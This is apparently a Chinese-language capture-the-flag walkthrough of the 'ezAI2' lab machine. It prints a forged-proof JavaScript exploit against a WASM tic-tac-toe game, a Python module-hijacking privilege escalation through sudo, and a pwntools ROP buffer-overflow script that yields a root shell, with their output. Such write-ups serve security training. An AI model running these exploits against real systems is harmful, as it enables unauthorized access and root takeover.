

ezAI2

靶机: ezAI2
作者: Yo!o (QQ: 2406213396)
靶机ID: 593
系统: Linux
难度: Medium

端口扫描

```
(root@kali)-[~]
# ./rustscan -a 192.168.44.207

[~] The Modern Day Port Scanner.
: http://discord.skerritt.blog :
: https://github.com/RustScan/RustScan :
-----
To scan or not to scan? That is the question.

[~] The config file is expected to be at "/root/.rustscan.toml"
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm
to sensitive servers
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker i
mage, or up the Ulimit with '--ulimit 5000'.
Open 192.168.44.207:22
Open 192.168.44.207:8080
[~] Starting Script(s)
[~] Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-02-27 23:01 EST
Initiating ARP Ping Scan at 23:01
Scanning 192.168.44.207 [1 port]
Completed ARP Ping Scan at 23:01, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 23:01
Completed Parallel DNS resolution of 1 host. at 23:01, 0.24s elapsed
DNS resolution of 1 IPs took 0.24s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN:
0]
Initiating SYN Stealth Scan at 23:01
Scanning 192.168.44.207 [2 ports]
Discovered open port 8080/tcp on 192.168.44.207
Discovered open port 22/tcp on 192.168.44.207
Completed SYN Stealth Scan at 23:01, 0.01s elapsed (2 total ports)
Nmap scan report for 192.168.44.207
Host is up, received arp-response (0.00060s latency).
Scanned at 2026-02-27 23:01:36 EST for 0s

PORT      STATE SERVICE  REASON
22/tcp    open  ssh      syn-ack ttl 64
8080/tcp  open  http-proxy syn-ack ttl 64
MAC Address: 00:0C:29:F7:9B:18 (VMware)

Read data files from: /usr/bin/./share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.39 seconds
Raw packets sent: 3 (116B) | Rcvd: 3 (116B)
```

进入8080端口探测，发现是一个井子棋游戏

js代码审计

其实是ai干的（冷汗）

初始化

游戏加载时，前端向 `/init` 请求，获取 `session_id` 和一个随机数 `seed`。WASM 模块利用这两个值初始化内部状态。

```
async function init() {
    const result = await
webAssembly.instantiateStreaming(fetch("main.wasm"), go.importObject);
    go.run(result.instance);

    const resp = await fetch("/init");
    const data = await resp.json();
    sessionID = data.session_id;
    document.getElementById('sid').innerText = sessionID;

    // Initialize Wasm state
    initGame(sessionID, data.seed);

    // Ensure player turn is enabled
    isPlayerTurn = true;
    document.getElementById('status').innerText = "YOUR TURN (X)";
}
```

落子机制

玩家点击格子，JS 将坐标存入 `moves` 数组。

调用 WASM 暴露的全局函数 `updateProof(index, 步数)` 更新加密状态。

JS 锁定棋盘，延迟 50ms 后，调用 `getAIMove()` 获取 AI 的落子，再次更新 `moves` 和 `proof`。

```
async function makeMove(index) {
    if (board[index] !== 0 || gameOver || !isPlayerTurn) return;

    // Lock player turn
    isPlayerTurn = false;

    // Player Move
    board[index] = 1;
    moves.push(index);
    updateProof(index, moves.length - 1);
    updateUI();

    if (checkwin(1)) {
        handlewin();
        return;
    }

    if (board.every(c => c !== 0)) {
        gameOver = true;
        showModal('🏆 DRAW', '平手了! 再来一局?', 'draw');
        document.getElementById('modal-button').onclick = resetGame;
        return;
    }
}
```

```

// AI Move
document.getElementById('status').innerText = "AI THINKING...";
setTimeout(() => {
  const aiMove = getAIMove(board);
  board[aiMove] = 2;
  moves.push(aiMove);
  updateProof(aiMove, moves.length - 1);
  updateUI();

  if (checkwin(2)) {
    gameOver = true;
    showModal('🌟 AI WINS', 'AI 击败了你! \n想再试一次吗?', 'win');
    document.getElementById('modal-button').onclick = resetGame;
  } else if (board.every(c => c !== 0)) {
    gameOver = true;
    showModal('🐼 DRAW', '平手了! 再来一局?', 'draw');
    document.getElementById('modal-button').onclick = resetGame;
  } else {
    document.getElementById('status').innerText = "YOUR TURN
(x)";

    // Unlock player turn
    isPlayerTurn = true;
  }
}, 50);
}

```

胜利机制

前端的 `checkwin` 函数发现玩家连成三线后，触发结算。
 收集当前的 `session_id`、对弈记录 `moves` 数组，以及向 WASM 索要的最终 `proof`。
 向后端发送 `POST` 请求。如果后端校验通过，返回 `Flag`。

```

function checkwin(p) {
  const wins = [[0,1,2],[3,4,5],[6,7,8],[0,3,6],[1,4,7],[2,5,8],
[0,4,8],[2,4,6]];
  return wins.some(w => w.every(i => board[i] === p));
}

async function handlewin() {
  document.getElementById('status').innerText = "IMPOSSIBLE!
VERIFYING...";
  gameOver = true;

  const proof = getCurrentProof();
  const resp = await fetch("/win", {
    method: "POST",
    headers: { "Content-Type": "application/json" },
    body: JSON.stringify({
      session_id: sessionID,
      moves: moves,
      proof: proof
    })
  })

```

```

});

if (resp.ok) {
    const data = await resp.json();
    document.getElementById('flag-
display').classList.remove('hidden');
    document.getElementById('flag-text').innerText = data.flag;
    document.getElementById('status').innerText = "SYSTEM
COMPROMISED.";

    showModal('🚩 SUCCESS!', '你赢了，这是一组有效的凭据', 'win');
    document.getElementById('modal-button').textContent = '关闭';
    document.getElementById('modal-button').onclick = () =>
hideModal();
} else {
    document.getElementById('status').innerText = "VERIFICATION
FAILED.";
}
}

```

exp

```

// 1. 伪造一个交替落子，且玩家必胜的棋局轨迹
// 玩家(X): 0, 1, 2 (获胜)
// AI(O) : 8, 7 (废棋)
const fakeMoves = [0, 8, 1, 7, 2];

// 2. 调用 WASM 暴露的全局函数，依次喂入伪造的步骤，更新内部的 Proof 哈希状态
fakeMoves.forEach((move, index) => {
    updateProof(move, index);
});

// 3. 取出 WASM 算好的合法 Proof
const validProof = getCurrentProof();
console.log("[*] Generated Proof:", validProof);

// 4. 直接向后端发包，斩首行动！
fetch("/win", {
    method: "POST",
    headers: { "Content-Type": "application/json" },
    body: JSON.stringify({
        session_id: sessionID,
        moves: fakeMoves,
        proof: validProof
    })
})
.then(response => response.json())
.then(data => {
    console.log("🚩 成功拿下 FLAG:", data.flag);
})
.catch(err => console.error("失败:", err));

```

[Vue分析] 已设置全局结果监听器

[Vue分析-主世界] 脚本已加载

✖ Failed to load resource: the server responded with a status of 404 (Not Found)

Content script 消息发送成功: ▶ Object ▶ Object

[*] Generated Proof: 7476deb484f4ed86c1513d047a5f5dabbc722502fb60ad4005646ce594b06791

🎉 成功拿下 FLAG: ttt:1q2w3e4r@Dashazi

>

ttt:1q2w3e4r@Dashazi

ttt用户

```
(root@kali)-[~]
# ssh ttt@192.168.44.207
ttt@192.168.44.207's password:
Linux ezAI2 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Feb 27 23:38:24 2026 from 192.168.44.128
ttt@ezAI2:~$ ls
user.txt
ttt@ezAI2:~$ ls -la
total 24
drwxr-xr-x 2 ttt ttt 4096 Feb 26 02:41 .
drwxr-xr-x 4 root root 4096 Feb 26 01:39 ..
-rw-r--r-- 1 ttt ttt 220 Apr 18 2019 .bash_logout
-rw-r--r-- 1 ttt ttt 3593 Feb 26 02:38 .bashrc
-rw-r--r-- 1 ttt ttt 807 Apr 18 2019 .profile
-rw-r--r-- 1 root root 38 Feb 26 02:31 user.txt
ttt@ezAI2:~$ cat user.txt
flag{7f0a4a443fbb441792197c6d9f1f52dd}
ttt@ezAI2:~$ sudo -l
Matching Defaults entries for ttt on ezAI2:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User ttt may run the following commands on ezAI2:
  (yolo) NOPASSWD: /usr/bin/python3 /opt/greeting.py
```

权限转移

```
ttt@ezAI2:~$ cat user.txt
flag{7f0a4a443fbb441792197c6d9f1f52dd}
ttt@ezAI2:~$ sudo -l
Matching Defaults entries for ttt on ezAI2:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User ttt may run the following commands on ezAI2:
  (yolo) NOPASSWD: /usr/bin/python3 /opt/greeting.py
```

greeting.py分析

权限分析


```
ttt@ezAI2:~$ ls -ld /opt
drwxrwxrwt 3 root root 4096 Feb 26 02:08 /opt
ttt@ezAI2:~$ ls -l /opt/greeting.py
-rw-r--r-- 1 yolo yolo 2837 Feb 26 01:57 /opt/greeting.py
ttt@ezAI2:~$
```

模块劫持

```
cd /opt

cat << EOF > random.py
import pty
pty.spawn("/bin/bash")
EOF

sudo -u yolo /usr/bin/python3 /opt/greeting.py
```




yolo用户


在yolo用户的家目录下面找到了个可执行文件，那么接下来就是分析这个文件了

waityou分析

权限分析



端口分析



逆向分析

其实也是ai干的（冷汗）

```

yolo@ezAI2:~$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.44.128 - - [28/Feb/2026 00:07:21] "GET /waityou HTTP/1.1" 200 -
^C
Keyboard interrupt received, exiting.
yolo@ezAI2:~$

```

```

(root@kali)-[/tmp]
# wget http://192.168.44.207:8000/waityou
--2026-02-28 00:07:25-- http://192.168.44.207:8000/waityou
Connecting to 192.168.44.207:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 17584 (17K) [application/octet-stream]
Saving to: 'waityou'

waityou          100%[=====>] 17.17K  --.-KB/s   in 0s

2026-02-28 00:07:25 (119 MB/s) - 'waityou' saved [17584/17584]

```

```

IDA view-A  Pseudocode-A  Hex view-1  Loc
7
8  optval = 1;
9  signal(17, (__sighandler_t)1);
0  fd = socket(2, 1, 0);
1  if ( fd < 0 )
2  {
3      perror("socket");
4      exit(1);
5  }
6  setsockopt(fd, 1, 2, &optval, 4u);
7  addr.sa_family = 2;
8  *(_DWORD *)&addr.sa_data[2] = inet_addr("127.0.0.1");
9  *(_WORD *)&addr.sa_data = htons(0x270Fu);
0  if ( bind(fd, &addr, 0x10u) < 0 )
1  {
2      perror("bind");
3      exit(1);
4  }
5  listen(fd, 20);
6  if ( argc > 99999 )
7      system(command);
8  while ( 1 )
9  {
0      while ( 1 )
1      {
2          fd_1 = accept(fd, 0, 0);
3          if ( fd_1 >= 0 )
4              break;
5          perror("accept");
6      }
7      if ( !fork() )
8          00001446 main:30 (401446)

```

pwn

建立隧道

```

ssh -L 9999:127.0.0.1:9999 ttt@192.168.44.207
1q2w3e4r@Dashazi

```

exp

```
from pwn import *

# 确保在运行前,你已经通过 ssh -L 9999:127.0.0.1:9999 ttt@192... 将端口拉到了本地
io = remote('127.0.0.1', 9999)

# 纯手工提取的硬编码地址(最稳定!)
pop_rdi_ret = 0x401246
ret = 0x401247          # 用于 16 字节栈对齐
bin_sh_addr = 0x400564
system_plt = 0x401050

print("[*] 正在组装纯手工 ROP 链...")

# 72 bytes 到达 RIP
payload = b'A' * 72

# 构建 ROP 链执行流:
# RIP -> ret (栈对齐) -> pop rdi; ret -> "/bin/sh" 地址 -> system()
payload += p64(ret)
payload += p64(pop_rdi_ret)
payload += p64(bin_sh_addr)
payload += p64(system_plt)

print(f"[*] Payload 长度: {len(payload)} 字节")

# 接收烦人的前置对话
io.recvuntil(b'Access Code:')

print("[*] 发射 Payload! ")
io.send(payload)

print("[+] 🚀 准备迎接 Root Shell: ")
io.interactive()
```

```
(root@kali)-[/tmp]
└─# python3 exp.py
[+] Opening connection to 127.0.0.1 on port 9999: Done
[*] 正在组装纯手工 ROP 链...
[*] Payload 长度: 104 字节
[*] 发射 Payload!
[+] 🚀 准备迎接 Root Shell:
[*] Switching to interactive mode
$ id
uid=0(root) gid=0(root) groups=0(root)
$ cat /root
cat: /root: Is a directory
$ ls
exp.py
waityou
$ cd /root
$ ls
root.txt
$ cat root.txt
flag{4c00347e1f124840bc0a081aa77d9094}$
```